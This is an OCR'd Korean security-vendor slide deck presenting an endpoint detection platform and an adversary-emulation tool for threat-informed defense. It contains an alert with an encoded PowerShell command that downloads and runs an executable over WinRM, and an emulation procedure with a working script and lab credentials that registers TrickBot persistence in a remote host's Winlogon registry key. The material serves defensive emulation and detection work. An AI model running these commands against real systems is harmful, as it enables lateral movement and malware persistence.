
Threat Context – Microsoft word 를 통한 공격 분석

SOMMA


- Threat Context 를 구성하는 각각의 공격들을 MITRE ATT&CK 의 Heat map 형태로 표현



Threat Context – Microsoft word 를 통한 공격 분석



Threat Context – Microsoft word 를 통한 공격 분석



Process Info | MITRE Info (3) | Network Info (3) | File Info (5) | Registry Info (0)

Tactics	Lateral_Movement	Tech ID	T1021.006
Created at	2023-06-21 17:59:11.683 +09:00	Process timestamp	2023-06-21 17:58:20.729 +09:00
Host name	FOXTROT	Image path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CMD line	powershell.exe -ExecutionPolicy Bypass -E JABIAHMAZQByAG4AYQBtAGUAIAA9ACAAIgBzAG8AbQBtAGEAXABlAGMAaABvACIACgAkAHAAYQBzAHMAdwBvAHIAZAAgAD0AIAAiAHIAeQBjAGsAZgBoACEAQAAjADEAMgAzACIACgAkAHMAZQBjAHMAdAByACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AUwBlAGMAdQByAGkAdAB5AC4AUwBlAGMA B0ACAAewAgACQAcwBlAGMAcwB0AHIALgBBAHAAcABlAG4AZABDAGgAYQByACgAJABfACkAIAB9AAoAJABjAHIAZQBkACAAPQAgAG4AZQB3AC0AbwBiAGoAZQBjAHQAIAAtAHQAeQBwAGUAbgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBQAFMAQwByAGUAZABlAG4AdABpAGEAbAAgAC0AYQByAGcAdQBtAGUAbgB0AGwAaQBzAI AbQBwAHUAdABlAHIATgBhAG0AZQAgAGUAYwBoAG8AIAAtAEMAcgBlAGQAZQBuAHQAaQBhAGwAIAAkAGMAcgBlAGQACgBJAG4AdgBvAGsAZQAtAEMAbwBtAG0AYQBuAGQAIAAtAFMAZQBzAHMAaQBvAG4AIAAkAFMAZQBzAHMAaQBvAG4AIAAtAFMAYwByAGkAcAB0AEIAbABvAGMAawAgAHsAIABpAHcAcgAgACIAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADEANgA0AC8AdQB4AHQAaAB pAGMAXABcAHUAeAB0AGgAZQBtAGUALgBlAHgAZQAiADsAIABJAG4AdgBvAGsAZQAtAFcAbQBpAE0AZQB0AGgAbwBkACAALQBDAGwAYQBzAHMAIABXAGkAbgAzADIAXwBQAHIAbwBjAGUAcwBzACAALQBOAGEAbQBlACAAQwByAGUAYQB0AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAQwA6AFwAXABVAHMAZQByAHMAXABcAFAAdQBiAGwAaQBjAFwAXABIAHgAdABoAGUAbQBlAC4AZQB4AGUAI		
Severity Level	high	IP Adress	192.168.1.15
MD5	bcf01e61144d6d6325650134823198b8	SHA2	b4e7bc24bf3f5c3da2eb6e9ec5ec10f90099defa91b820f2f3fc70dd9e4785c4

Process Info | MITRE Info (3) | Network Info (3) | File Info (5) | Registry Info (0)

Tactic	Tech ID	Tech Description	Detection Notes	Tech URL
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	https://attack.mitre.org/techniques/T1021/006
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	https://attack.mitre.org/techniques/T1021/006
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	https://attack.mitre.org/techniques/T1021/006

Process Info | MITRE Info (3) | Network Info (3) | File Info (5) | Registry Info (0)


Network Type	Source Ip	Source Port	Destination Ip
tcp	192.168.1.15	63735	192.168.1.14
tcp	192.168.1.15	63733	192.168.1.14
tcp	192.168.1.15	63734	192.168.1.14

SOMMA

Monster 플랫폼 활용/연동 사례

MONSTER

Monster As A Platform (Uppwall EPP with Uppsala security Inc.)



Monster As A Platform (Custom Endpoint Threat Detection and Response)

SOMMA


MONSTER End-Point Agent

행위 정보 수집 / 휘발성 데이터 수집

- 실행파일 원본 수집
- 시스템 아티팩트 수집

실시간 데이터 수집

MONSTER 분석 서버



기존 분석 체계 연동

MONSTER 대시보드

침해 사고 분석 위협 탐지 및 모니터링

기존 자체 분석 체계

- 000 탐지 시스템
- 000 분석 시스템
- 000 분석 시스템

Monster As A Platform (AnyOffice, Management for Remote work)

SOMMA

ANY-Office

실행환경 제어 에이전트

프로세스 제어

동작

차단

네트워크 제어

접속

차단

위협 대응

비정상 행위 대응

정책관리 (구축형 솔루션)

ANY-Office

정책정보

설정 및 정책 DB


관리 모니터링

- 모니터링/대시보드
- 설정관리
- 정책관리

엔드포인트 위협 관리 (클라우드 기반 서비스)

MONSTER


행위정보





SOMMA
Adversary Emulator
CHEIRON

Cheiron – Adversary Emulator

- 취약점에 대한 침투테스트(Penetration Test)와는 달리, 초기침투부터 그 이후의 공격과정 전체를 시뮬레이션
- 공격자의 전략(Tactics), 기술(Techniques), 과정(Procedures)에 대한 이해
- Object 가 아닌 행위를 (악성코드가 아니라 악성-비정상-공격 행위를)



Gartner's Hype Cycle for Threat-Facing Technologies, 2017



Adversarial Emulation

Penetration Testing

Cheiron – Adversary Emulator

SOMMA

CHEIRON

Procedures/List

- Agent
  - List
- Procedures
  - List
- Result
- Scenario

Agent List

TH-C2 | TH-WinSRV2019 | TH-Win10-2 | TH-Win10-1 | TEST

Procedure List

NEW | REMOVE | REFRESH | RUN | Search | Run Options

T1110.002 KISA_WS_STEP_6.C [Linux] [ATTACKER]는 획득한 Kerberos Ticke... SHOW	T1204.002 KISA_WS_STEP_1.A [Windows10 Professional] [TH-Win10-1]는 ... SHOW	T1490 KISA_WS_STEP_9.D [Windows10 Professional] [TH-WinSRV2019... SHOW	T1489 KISA_WS_STEP_9.C [Windows10 Professional] [TH-Win
T1003.002 KISA_WS_STEP_8.B [Windows10 Professional] [TH-Win10-2]는 ... SHOW	T1003.003 KISA_WS_STEP_8.A [Windows10 Professional] [TH-Win10-2]는 ... SHOW	T1069.002 KISA_WS_STEP_7.C [Windows10 Professional Server] [TH-Win10... SHOW	T1547.004 KISA_WS_STEP_7.B [Windows10 Professional Server] [
T1558.003 KISA_WS_STEP_6.B [Windows10 Professional] [TH-Win10-2]는 k... SHOW	T1105 KISA_WS_STEP_6.A [Windows10 Professional] [TH-Win10-2]는 C... SHOW	T1033 KISA_WS_STEP_5.I [Windows10 Professional] [TH-Win10-2]는 C... SHOW	T1482 KISA_WS_STEP_5.H [Windows10 Professional] [TH-Win

[T1547.004]
KISA_WS_STEP_7.B

Description
[Windows10 Professional Server]
[TH-Win10-2]는 WinRM세션을 통해 다운로드 받은 TrickBot 악성코드를 [TH-WinSRV2019]의 레지스트리에 등록하여 지속성을 유지합니다.
trickbot

Platform
windows

Dependencies

InputArgument0.Name
HOST_NAME

InputArgument0.Value
TH-WinSRV2019

InputArgument1.Name
TRICKBOT_PATH

InputArgument1.Value
$env:Public\uxtheme.exe

InputArgument2.Name
VICTIM_PASSWORD

InputArgument2.Value
kisa123!@#

InputArgument3.Name
VICTIM_USERNAME

InputArgument3.Value
KISAD\Administrator

Executors.Name
powershell

Executors.Command
```
$username = "#{VICTIM_USERNAME}"
$password = "#{VICTIM_PASSWORD}"
$secstr = New-Object -TypeName System.Security.SecureString
$password.ToCharArray() | ForEach-Object { $secstr.AppendChar($_) }
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr
Invoke-Command -ComputerName #{HOST_NAME} -Credential $cred -ScriptBlock { Set-ItemProperty "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\" "userinit" "Userinit.exe, #{TRICKBOT_PATH}" -Force }
```

Executors.CleanUpCommand

Executor Elevation Required
○ True ○ False


SOMMA
Threat Informed Defense
with
MONSTER
CHEIRON

TID(Threat Informed Defense)?

SOMMA

> ***"Threat-informed defense" applies a deep understanding of adversary tradecraft and technology to protect against, detect, and mitigate cyber-attacks. It's a community-based approach to a worldwide challenge."*** [1]
>
> - MITRE

APT41
TA505

우리와 비슷한 산업군을 전문적으로 공격하는 그룹들이 있다는데 우리가 공격받는다면 대응할 수 있는가?

Log4J
LOLBins

